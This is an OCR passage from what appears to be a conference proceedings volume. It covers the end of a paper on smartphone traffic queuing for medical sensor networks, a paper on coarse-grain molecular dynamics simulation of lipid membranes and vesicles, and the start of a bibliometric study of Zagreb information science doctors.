


Figure 6. Video traffic




Figure 7. Web traffic

traffic is presented in the experiments as additional three of each of other smartphone traffic flows, assuming that the connection is shared among three clients.

IV. Results

In this section we present and discuss the experimental results of the evaluation. The influence of the three queue management disciplines (FIFO, PQ, and HTB) on the delay and jitter parameters of the four selected traffic flows is shown on next four figures. Fig.4 shows the experimental results for BSN traffic. As expected, we observe lowest maximum and average delays and jitter when priority queue is used. When HTB is used these values are a little bit higher, but still in the same magnitude as in the case of PQ. The same tendency is observed for the VoIP traffic as shown on Fig.5. For the video traffic however (Fig.6), the use of HTB results in values for maximum and average delay closer to that of FIFO queue discipline. Finally, Fig.7 shows how web traffic is influenced by the different queue management disciplines. Since Web traffic goes in the lowest priority queue, it is not surprisingly that PQ results in highest maximum delay values. However, the average delay and jitter are almost identical for all three disciplines.

The distribution of delay and jitter of the packets from BSN traffic flow for the scenario with HTB queue discipline are given on Fig.8 and Fig.9 respectively. The




Figure 8. BSN packets delay distribution for HTB




Figure 9. BSN packets jitter distribution for HTB

results show that most of the packets experience delays closer to average values, while only few packets experience higher delay and jitter. This peaks in the graphics cab be explained with burst traffic from other flows scheduled for transmission.

V. Conlusion

In this paper, we investigated the use of standard smartphone device for mobile healthcare applications. In addition to its typical usage the role of a gateway for a set of wireless medical sensors is assumed. Its functions and traffic patterns are then modeled in the paper. To address the special need for bandwidth, delay and packet loss of traffic from sensors nodes several traffic control mechanisms are being discussed. An experimental analysis is then conducted to evaluate how this mechanisms influence the performance of the other smartphone applications if this new application is going to be accepted by users. The obtained results indicate that applying a flexible traffic control could not only guarantee the needs of BSN applications, but could also improve the performance of other delay sensible applications such as VoIP and stream video.

Acknowledgment

The presented work is supported by National Science Fund of Bulgaria project “Modern approaches in the design of clinical information system (CIS) for observation of pediatric surgery diseases. (PedSurgCIS)” under contract DVU-10-0100/2010.

References

[1] Milenkovich, A., C. Otto, and E. Jovanov. Wireless sensor networks for personal health monitoring: Issues and an implementation. – Journal of Computer Communications, vol.29, pp 2521-2533, 2006.

[2] Fensli, R., E. Gunnarson, and T. Gundersen. A Wearable ECG-recording System for Continuous Arrhythmia Monitoring in a Wireless Tele-Home-Care Situation, Proc. Of IEEE CBMS'05, Dublin, Ireland June 23-June 24, 2005, pp. 407-412, ISBN: 0-7695-2355-2.

[3] Hanson, M., H. Powell, A. Barth, K. Ringgenberg, B. Calhoun, J. Aylor, J. Lach, "Body Area Sensor Networks: Challenges and Opportunities," Computer , vol.42, no.1, pp.58-65, Jan. 2009.

[4] Istepanian, R.S.H.; Jovanov, E.; Zhang, Y.T.; , "Guest Editorial Introduction to the Special Section on M-Health: Beyond Seamless Mobility and Global Wireless Health-Care Connectivity," Information Technology in Biomedicine, IEEE Transactions on , vol.8, no.4, pp.405-414, Dec. 2004.

[5] Bonho,S., D. Kolm, J. Baggio,R. Moraesd “Microprocessor-Based System to ECG Monitoring Through Internet,” IFMBE Proceedings, Volume: 14, Pages: 4008-4011, 2007, ISSN: 16800737.

[6] Yuce, M., S. Ng, N. Myo, J. Khan, and W. Liu, “Wireless body sensor network using medical implant band,” Journal of Medical Systems, vol. 31, no. 6, pp. 467–474, 2007.

[7] Sally Floyd and Van Jacobson, Link Sharing and Resource Management Models for Packet Networks, IEEE/ACM Transaction on Networking, Vol. 3 No. 4, August 1995.

[8] Devera, M., “Hierarchical token bucket,” http://luxik.cdi.cz/~devik/qos/htb/ , last accessed 10 January 2012.

[9] Fidler, M. and V. Sander, “A Parameter Based Admission Control for Differentiated Services Networks,” Journal of Computer Networks, vol.44, pp.463-479, 2004.

[10] Falaki, H., D. Lymberopoulos, R. Mahajan, R. Govindan, S. Kandula and D. Estrin, “A first look at Traffic on Smartphones,” In Proceedings of the 10th annual conference on Internet measurement (IMC '10). ACM, New York, NY, USA, 281-287, 2010.

[11] Falaki, H., R. Mahajan, S. Kandula, D. Lymberopoulos, R. Govindan, and D. Estrin, “Diversity in smartphone usage,” In Proceedings of the 8th international conference on Mobile systems, applications, and services (MobiSys '10). ACM, New York, NY, USA, 179-194, 2010.

[12] Casilari, E., J.M. Cano-Garcia, F.J. Gonzalez-Canete, and F. Sandoval, “Modelling of individual and aggregate web traffic,” In IEEE International Conference on High Speed Networks and Multimedia Communications HSNMC, pages 84–95, 2004.

[13] Lian, L., J. Moyne, D. Tilbury, “Performance Evaluation of Control Networks:Ethernet, ControlNet, DeviceNet, ” IEEE Control Systems Magazine, vol.21, no.1, pp.66-83, Feb. 2001.

[14] Hurbert, B., “iproute2 – TC”, Linux man page, 2002.

[15] D-ITG website: http://www.grid.unina.it/software/ITG/

[16] Yu, P, M. Wu, H. Yu, and G. Xiao. The Challenges for the Adoption of M-Health, Proc. IEEE Conference on Service Operations and Logistics and Informatics, Shanghai, China, June 21-23, pp 181-186, 2006.

Coarse grain simulation and visualisation of lipid and water molecules ensembles

J. I. Pavliļ and R. Trobec
Institute Joģef Stefan/Department of Communication Systems, Ljubljana, Slovenia
{janez.pavlic; roman.trobec}@ijs.si

Abstract ï We simulate and visualize the formation and behavior of lipid membrane and lipid vesicle in order to recreate the measured results obtained in previous experiments. Simulated lipid membranes, lipid membrane rings, and lipid vesicles are composed of 56, 264, and 2963 lipid molecules, respectively. All structures have dimensions in the range of a few nanometers and interact with the water environment. We use a coarse grain molecular dynamics (CG-MD) simulation method. The CG-MD simulations are run on multicore parallel computer to simulate up to 100 ns intervals. We confirm the formation of all three simulated structures and show that they remain stable through the whole simulated time intervals.

I. INTRODUCTION

The advent of contemporary computers enables *in silico* studies of biological nanostructures. One of the important application fields in medicine is the simulation of proteins and study of their physical properties, which can help to understand their behavior and improve or accelerate new drug designs [1, 2]. Lipid bilayers have been often used to model living cell membranes in the investigation of basic phenomena, such as interactions of membraneï protein, their mechanical and structural properties, conformational changes of membranes, etc. [3, 4, 5]. The bilayers can form vesicles that model living cells. The vesicles are composed of lipids arranged in a closed bubble-like shaped bilayer [6].

The lipid molecules are amphiphilic with a polar part and a nonpolar part. The polar part (head) is hydrophilic, i.e., it ñlikesò water, which is a polar solvent. The nonpolar part is hydrophobic, which means that it does not ñlikeò water. We use in our studies Distearoyl ï Sn ï glycerol ï PhosphoCholine (DSPC) zwitterionic lipids, which is shown in Fig. 1. The zwitterionic lipid headgroup is a dipole, so the lipid itself is electrically neutral.




Fig 1: CG model of a single molecule of DSPC zwitterionic lipid.

The authors acknowledge the financial support from the state budget by the Slovenian Research Agency under grant P2-0095.

The rest of the paper is organized as follows: In Section II. we shortly discuss the background and the methodology of molecular dynamics (MD) simulations. Next section is devoted to simulation results. We present simulated formation of lipid bilayers, lipid membrane rings, and lipid vesicles, all in watery environments. The paper concludes with a short summary and outlooks for the future work.

II. METHODS AND SYSTEMS

A. Molecular dynamics simulations

The molecular dynamics (MD) simulation [7] is based on calculation of $O(N^2)$ particleï particle force interactions in a multi-particle system. The Newtonôs equation of motion has to be integrated for every particle of the system in order to obtain new positions and new velocities for each time step. The full atomic simulation is limited to short simulation intervals (few nanoseconds) and small number of particles because of significant computational requirements [8, 9]. In our study, we used the coarse grain (CG) MD simulation [10], which is appropriate for bigger simulation systems and able to perform longer simulation periods (up to a few microseconds). In the CG-MD simulation we apply the well known MARTINI force field (ff) [11]. The CG-MD simulations were performed by using open source software GROMACS [12]. All tests were run on a computing cluster at Institute Joģef Stefan (IJS), Slovenia, which consists of 37 Intel Xeon 5520, 2.26 GHz computing nodes, each with a single processor and four computing cores per processor. All nodes run under Ubuntu 11.04 Linux operating system and `mpich` MPI communication library. The cluster nodes are interconnected by Gigabit Ethernet links with up to 7 network interface cards per node.

We ran several simulations on computer nodes in parallel; trying out different parameter sets (e.g. radius, lipid placing, initial positions, simulation specific settings, etc). We show in the following typical cases of all three treated structures: membrane, ring membrane and vesicle.

B. Molecular System

The simulated molecular systems consist of DSPC lipids and water molecules. The lipid membrane is composed of 56 DSPC lipids and 31714 water molecules in a simulation box of size ~ 15.56^3 nm^3. The lipid membrane ring is composed of 264 DSPC lipids and 18493 water molecules in a simulation box of ~

13.05x13.15x13.70 nm^3. The lipid vesicle is composed of 2963 DSPC lipids and 82567 water molecules in a simulation box of size ~ 21.51x22.39x23.78 nm^3. All the molecules were modeled by the MARTINI ff model, which merges four heavy atoms (such as waters and carbons) into a single bigger particle. In such a way, the number of particles, constituting the molecular system, is greatly reduced, thus enabling us to simulate larger systems of interest for longer time periods.

Before we start an actual MD simulation an initial structure of particles, i.e., a lipid membrane, a ringï shaped membrane, or a vesicle, all without water molecules, is shaped with a dedicated particle-placing program. After having the starting structure, the energy minimization is carried out, which adapts initial positions of particles to the desired energy. The minimized lipid structure is already placed in the simulation box. The empty volume of the simulation box is filled with water molecules. The whole system (lipids and water molecules) is energy minimized, again. Such minimized simulation system is put under constant pressure run (NPT) at 1 bar with Berendsen barostat for 20 ns. Finally, the whole system is exposed to the final MD simulation run (MD run). All presented MD simulations perform the simulation of 100 ns time intervals. In all the MD runs, we use Parrinello-Rahman barostat at 1 bar and Nose-Hoover thermostat at 323 K, . The periodic boundary conditions are applied and the time step is set to 20 fs.

III. Results and Discussion


While running the MD simulations, all pieces of information about the atomic coordinates are being stored in a trajectory file. These coordinates can be used for animated visual representations. Variety of plots, with the respect to time or coordinates, can be obtained for simulated molecular ensembles (radius of gyration, energy, force, root mean square distance, density profile, etc.).

In an early stage of our research, we have started with a random distribution of lipid and water molecules and hoped that they will spontaneously form lipid bilayers or vesicles. However, we find out that such a process is very sensitive to initial molecular distributions and velocities, and to other simulation parameters, e.g., pressure, interaction models, etc. Up to now, we are not able to form a lipid membrane from a starting structure with randomly distributed lipids, probably because of relatively short simulated intervals. Instead, we generate, with a custom program, the desired placing of lipids (membrane, ring, vesicle). Such a procedure provides the desired shapes of starting structures, and allows us to spend much less simulation time for the formation of the final structures. The GROMACS software tools do not offer an option for the designing and manipulating initial custom shapes.

Our final goal is to simulate more complex cases, such as interactions between proteins and membranes. These interactions also depend on lipid composition and, probably, even on the shape of the membrane. That is why we need to build, for example, a ringï shaped membrane, which could mimic nanotubes protruding from a vesicle. Next, the ringï shaped membrane could be an approximation of a vesicle in its equatorial section. In this case, the simulation system could have a significantly smaller number of constituent molecules as in the case of complete vesicle simulation. Finally, the formation of different vesicles comes out as a natural one, since in the circulated blood there are many various kinds and sizes of spherical objects, such as leukocytes, platelets, cells, microvesicles, etc.

A. *Lipid membrane*

The simulation results of the lipid membrane are shown in Fig. 2. Water molecules are not shown for better visibility of lipids. After performing the energy minimization of the starting structure, composed of lipids and water molecules, we initially get three separated stripes of lipid bilayers as shown in Fig. 2A. After ~ 55 ns of the simulated time we get a stable lipid membrane patch as shown in Fig. 2E, which remains stable until the end of simulated interval of 100 ns.






Fig 2: A) Starting structure of the lipid membrane composed of 56 DSPC lipids. After energy minimization three lipid bilayer stripes are formed (t=0). B) After ~ 2 ns of simulated time the right two stripes fuse together. C) and D) The left and the right bilayer patches start to fuse together after ~ 15 and 20 ns. E) Shows the final shape of lipid membrane after 100 ns of simulated time. Water molecules are not shown for better visibility of lipid structures.

B. Lipid ring membrane

The simulation results of lipid membrane ring structure are shown in Fig. 3. The radius of the ring structure is set to 5 nm. The length of cylindrically shaped structure is ~ 4.1 nm. The starting structure, composed of lipid and water molecules, does not change after energy minimization, as shown in Fig 3A. The ring shape remains stable also through the whole MD run. This is a clear indication, that the intermolecular forces among lipid molecules work in a proper way, which pushes the lipid molecules in proper way, not being too close or too far apart from each other. We do not see any disintegration of the membrane ring structure after 100 ns simulated time, as can be seen from Fig. 3D.







Fig 3: A) Starting structure of the lipid ring membrane composed of 264 DSPC lipids after energy minimization (t=0). B) and C) After ~ 26 and 80 ns the ring structure stays stable. D) Shows the final shape of the lipid membrane ring after 100 ns of simulated time. Water molecules are not shown for better visibility of lipid structures.


C. *Lipid vesicle*

The simulation results of a lipid vesicle are shown in Fig. 4. The radius of the lipid vesicle is set to 10 nm. The starting structure of the vesicle composed of lipids and waters does not change after energy minimization, as shown in Fig 4A. Through the whole MD run the vesicle shape stays more or less unchanged. The spherical membrane does not fall apart after 100 ns simulated time, as can be seen in Fig. 4C. Fig. 4D shows the density of lipid head molecules and the vesicle membrane thickness, which is 4.76 nm.


A


B


C



D

Fig 4: A) Starting structure of the lipid vesicle composed of 2963 DSPC lipids after energy minimization (t=0). B) After ~ 60 ns the vesicle structure is stable and does not change. C) Shows the final shape of the lipid vesicle after 100 ns. Water molecules are not shown for better visibility of lipid structures. D) Blue circles represent one-fourth of DSPC lipid vesicle. We see that the vesicle is not perfectly spherical. Shown are lipid head molecules (NC3 species) of DSPC lipid. Inner and outer monolayer can be seen at radius of 5 nm and 10 nm, respectively. The curves show the number density of NC3 lipid head molecules. The distance between two peaks represents the lipid bilayer thickness, which is approximately 4.76 nm.

D. *Summary and Future Work*

We confirmed, with the CG-MD simulation runs on multicore parallel computers, the stability of pre-formed structures, such as lipid bilayer membranes, ring membranes and vesicles from ensembles of a few tens to thousands of lipid molecules and tens of thousands of water molecules, simulated in a rectangular box for a time period of hundred nanoseconds. A typical computation time needed for such simulations on four hyper-threaded computing cluster cores is in the range of hours (6 to 10) to days (4 to 5). We can run multiple experiments in parallel, which could significantly speedup our simulations.

The future work will be concentrated in detailed analysis of simulated results, with a focus to evaluate and validate the results with already measured experimental values of density profile of constituent molecules and fluctuations of lipid bilayers, lipid headgroup sizes, etc. We finally plan to simulate the systems composed of proteins and lipid membranes in a water environment, to test the effects of chemical parameters on the protein binding.

IV. CONCLUSIONS

We have successfully simulated three different lipid structures, i.e., membrane, ring and vesicle all composed of DSPC lipids surrounded with water molecules in a rectangular simulation box. All our simulations were run with GROMACS software package using coarse grain molecular dynamics with MARTINI force field model. The above mentioned structures are our building blocks for future studies of mechanical and physical properties of lipid structures, interactions between proteins and lipid membranes, and effects of chemical parameters on their interactions.

ACKNOWLEDGMENT

The authors are grateful to Prof. Dr. Duġanka Janeġiļ and Assist. Prof. Dr. Matej Praprotnik, both from the National Institute of Chemistry, Laboratory for molecular modeling, Ljubljana, Slovenia, for their useful advice and ideas that are partially incorporated in this paper.

REFERENCES

[1] E. Marco, and F. Gago, ñOvercoming the Inadequacies or Limitations of Experimental Structures as Drug Targets by Using Computational Modeling Tools and Molecular Dynamics Simulations,ò *Chem.Med.Chem.* 2, 1388ï 1401, 2007.

[2] H. Gonzalez-Diaz, S. Vilar, L. Santana, and E. Uriarte, ñMedicinal Chemistry and Bioinformaticsï Current Trends in Drugs Discovery with Networks Topological Indices,ò *Curr. Top. Med. Chem.* 7, 1015ï 1029, 2007.

[3] K. V. Damodaran, Kenneth M. Merz, Jr., and Bruce Paul Gaber, ñInteraction of Small Peptides with Lipid Bilayers,ò *Biophys. J.* 69, 1299ï 1308, 1995.

[4] F. J.ï M. de Meyer, J. M. Rodgers, T. F. Willems, and B. Smit, ñMolecular Simulation of the Effect of Cholesterol on Lipidï Mediated Proteinï Protein Interactions,ò *Biophys. J.* 99, 3629ï 3638, 2010.

[5] T. Murtola, T. A. Vuorela, M. T. Hyvonen, S.ï J. Marrink, M. Karttunen, and I. Vattulainen, ñLow density lipoprotein: structure, dynamics, and interactions of apoBï 100 with lipids,ò *Soft Matter* 7, 8135ï 8141, 2011.

[6] M. I. Angelova, and D. S. Dimiter, ñLiposome electroformation,ò *Faraday Discuss. Chem. Soc.* 81, 303ï 311, 1986.

[7] R. Trobec, I. Jerebic, and D. Janeġiļ, ñParallel algorithm for molecular dynamics integration ,ò *Parallel Comput.* 19, 1029ï 1039, 1993.

[8] D. Janeġiļ, ñSome multiple-time-scale problems in molecular dynamics,ò *Cell. Mol. Biol. Lett.* 7, 78ï 81, 2002.

[9] M. Praprotnik, L. Delle Site, and K. Kremer, ñAdaptive resolution scheme for efficient hybrid atomistic-mesoscale molecular dynamics simulations of dense liquids,ò *Phys. Rev. E Stat. Nonlin. Soft Matter Phys.* 73, 66701-12, 2006.

[10] J. C. Shelley, M. Y. Shelley, R. C. Reeder, S. Bandyopadhyay, and M. L. Klein, ñA Coarse Grain Model for Phospholipid Simulations,ò *J. Phys. Chem. B* 105, 4464ï 4470, 2001.

[11] S. J. Marrink, H. J. Risselada, S. Yefimov, D. P. Tieleman, and A. H. de Vries, ñThe MARTINI Force Field: Coarse Grained Model for Biomolecular Simulations,ò *J. Phys. Chem. B* 111, 7812ï 7824, 2007.

[12] B. Hess, ñGROMACS 4: Algorithms for Highly Efficient Loadï Balanced, and Scalable Molecular Simulation,ò *J. Chem. Theory Comput.* 4, 435ï 447, 2008.

What is the destiny of information science doctors?

Đ. Pečarić*

* The University of Zagreb/Faculty of Humanities and Social Science/ Department of Information Sciences, Zagreb, Croatia
dpecaric@ffzg.hr

Abstract - This paper analyses professional orientation and activities of scientists that were awarded with a doctoral degree in information science at the University of Zagreb. We will give an overview of master theses and doctoral dissertations according to periods and disciplines of information science. The overview of scientific engagement of information science doctors in scientific and educational institutions and their promotions during scientific career is only a formal indicator of their contribution to information science and educational system. Bibliometric analyses and methods are used in order to: a) research their scientific activities according to scientific areas and scientific productions (analyses are done on the data obtained from CROSBI); b) indentify and show basic areas of their interest by co-word analysis (the results were visualized by key word clusters). The results obtained by this research produce quantitative indicators about the scientific productivity of information science doctors, their position and role in scientific and educational institutions, and give an overview of their scientific interests. These results are a presupposition for the evaluation of current development of scientific community in information science, but are also the basis for the prediction of their future development.

I. INTRODUCTION

This paper studies professional orientation and scientific activities of information science doctors who completed their doctorate degree at the Faculty of Humanities and Social Sciences (FHSS) at the University of Zagreb. Studying former scientific activities of information science doctors can help to predict future progress and development for both the scientist and the entire field of information science.

Apart from the Faculty of Humanities and Social Sciences (FHSS), doctoral dissertation and master theses in Croatia can also be done at: the Faculty of Organization and Informatics in Varaždin and the University of Zadar. From 1966 to 2006, 727 master theses in information science were written in Croatia, while 170 doctoral dissertations were written from 1978 to 2009.

II. METHODOLOGY

The data about doctors of information science used in this research were obtained over the years in different researches, using different methods. Starting point was to obtained data about doctors that took their degree in information science at Croatian universities and to obtained bibliographic data from their doctoral dissertations (Đ. Pečarić, 2010). Then publications of information science doctors from CROSBI database (E. Bačić, et. al., 2009; L. Šćirek, et. al., 2009; and S. Bosanac, et. al., 2009) were obtained.

After the initial stage of collecting data about master of sciences (MS), the data about MS production, employment etc. were obtained by questionnaire (J. Bolkovac, et. al., 2010)

Bibliometric method co-word analyses were used to identify subject areas in information sciences and to compare these data to co-word analysis of scientific productivity of the members of information science department at the Faculty of Humanities and Social Sciences (FHSS).

III. BASIC DATA ABOUT MASTER THESIS AND DOCTORAL DISSERTATIONS AT FHSS

The Department of Information Sciences at the Faculty of Humanities and Social Sciences (FHSS) in Zagreb produced 98 masters of information science from 1994 to 2009[1] and 72 doctors of information science from 1991 to 2009[2].

Master theses done at FHSS have following distribution according to four different information science disciplines: 66 in librarianship, 18 in information science, 9 in museology, 5 in archivistics and documentation. Most master theses (84) were done in the period from 2000 to 2009. The remaining 14 master theses were done from 1994 to 1999.

Doctoral dissertations done at FHSS according to seven different information science disciplines have following distribution: 26 in information science, 24 in librarianship, 8 in archivistics and documentation, 6 in museology, 4 in communicology, 3 in information systems, 1 in lexicography. Most doctoral dissertations 74% (53) were done in the period from 2000 to 2009. The remaining 26% (19) of doctoral dissertations were done in the period from 1991 to 1999.

For 25% of information science doctors we could not find data about their master theses. One of the reasons for this is the reform of university postgraduate curriculum in

[1] J. Bolkovac, M. Piršljin, J. Turković (2010), p. 544.
[2] Đ. Pečarić (2011), 26.

